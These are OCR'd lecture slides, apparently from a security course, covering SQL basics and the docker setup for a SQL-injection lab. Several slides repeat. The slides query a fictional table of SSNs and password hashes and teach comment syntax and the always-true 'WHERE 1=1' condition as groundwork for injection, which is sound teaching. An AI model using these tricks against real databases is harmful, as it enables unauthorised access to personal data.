
In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Brief Review of The Internet

"I want to see the names of all my friends who are older than 34!"



SQL Query Format

`SELECT` FirstName `FROM` **FRIENDS** `WHERE` **AGE > 34**


In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Brief Review of The Internet

"I want to see the names of all my friends who are older than 34!"



SQL Query Format

`SELECT` FirstName `FROM` **FRIENDS** `WHERE` **AGE > 34**


In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Brief Review of The Internet

"I want to see the names of all my friends who are older than 34!"



SQL Query Format

`SELECT` FirstName `FROM` **FRIENDS** `WHERE` **AGE > 34**

In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Brief Review of The Internet

"I want to see the names of all my friends who are older than 34!"


SQL Query Format

```
SELECT FirstName FROM FRIENDS WHERE AGE > 34
```

In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist




```
Response: John, Sean, Tom
```

Setup

(Make sure the docker containers from Shellshock are turned off)

We will use docker again to create a web server running an SQL server!

- cd into the `04_sqli folder`

- `docker-compose up -d`

```
[10/06/22]seed@VM:~/.../04_sqli$ docker-compose up -d
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
```

- `Log into the mysql server`

```
[10/06/22]seed@VM:~/.../04_sqli$ docker ps
CONTAINER ID        IMAGE                   COMMAND                  CREATED             STATUS              PORTS                   NAMES
883e1f09accc        seed-image-mysql-sqli   "docker-entrypoint.s…"   7 seconds ago       Up 6 seconds        3306/tcp, 33060/tcp     mysql-10.9.0.6
bf48a4d2de9f        seed-image-www-sqli     "/bin/sh -c 'service…"   7 seconds ago       Up 6 seconds                                www-10.9.0.5
[10/06/22]seed@VM:~/.../04_sqli$ docksh 88
root@883e1f09accc:/#
```

Setup

- Log into the mysql server

```
[10/06/22]seed@VM:~/.../04_sqli$ docker ps
CONTAINER ID        IMAGE                   COMMAND                  CREATED             STATUS              PORTS                   NAMES
883e1f09accc        seed-image-mysql-sqli   "docker-entrypoint.s…"   7 seconds ago       Up 6 seconds        3306/tcp, 33060/tcp     mysql-10.9.0.6
bf48a4d2de9f        seed-image-www-sqli     "/bin/sh -c 'service…"   7 seconds ago       Up 6 seconds                                www-10.9.0.5
[10/06/22]seed@VM:~/.../04_sqli$ docksh 88
root@883e1f09accc:/#
```

- Log in with credentials and show databases

```
root@883e1f09accc:/# mysql --user=root --password=dees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

- We will be using the `sqllab_users` database

```
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

Basic SQL Queries

```
mysql> show tables
    -> ;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> describe credential
    -> ;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.01 sec)

mysql>
```

The database that we are using in this lab only has one table (`credential`)

Basic SQL Queries

```
mysql> select * from credential
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.01 sec)

mysql> select Salary from credential
    -> ;
+--------+
| Salary |
+--------+
|  20000 |
|  30000 |
|  50000 |
|  90000 |
| 110000 |
| 400000 |
+--------+
6 rows in set (0.00 sec)

mysql>
```

```
SELECT_____________FROM_______________WHERE_______________;
```

Select everything

```
SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
SELECT Salary, SSN FROM crediential WHERE Name="Boby";
```

Salary	SSN
30000	10213352

SELECT * FROM credential; **#this is a comment**

```
SELECT * FROM credential; -- this is a comment
```

```
SELECT * /*this is a comment*/ FROM credential;
```

```
SELECT SSN FROM credential WHERE 1=1;
```

Always True, so select all the rows!

```
+----------+
| SSN      |
+----------+
| 10211002 |
| 10213352 |
| 98993524 |
| 32193525 |
| 32111111 |
| 43254314 |
+----------+
```

We have **`and`** and **`or`** operators

```
mysql> select * from credential where Name="Alice" and Salary="20000";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                             |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------------------+
```

(both conditions need to be true)

```
mysql> select * from credential where Name="Alice" or Name="Ryan";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                             |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------------------+
2 rows in set (0.00 sec)
```

(only one, or both, conditions need to be true)

We can update information in SQL tables with the **UPDATE** keyword

```
UPDATE credential SET Name="Sammie" WHERE Name="Samy";
```


```
select * from credential;
+----+--------+-------+--------+-------+----------+-------------+---------+------+----------+----------------------------------+
| ID | Name   | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                         |
+----+--------+-------+--------+-------+----------+-------------+---------+------+----------+----------------------------------+
|  1 | Alice  | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby   | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan   | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Sammie | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+--------+-------+--------+-------+----------+-------------+---------+------+----------+----------------------------------+
```

```
Select * FROM credential WHERE Name="Samy"
```

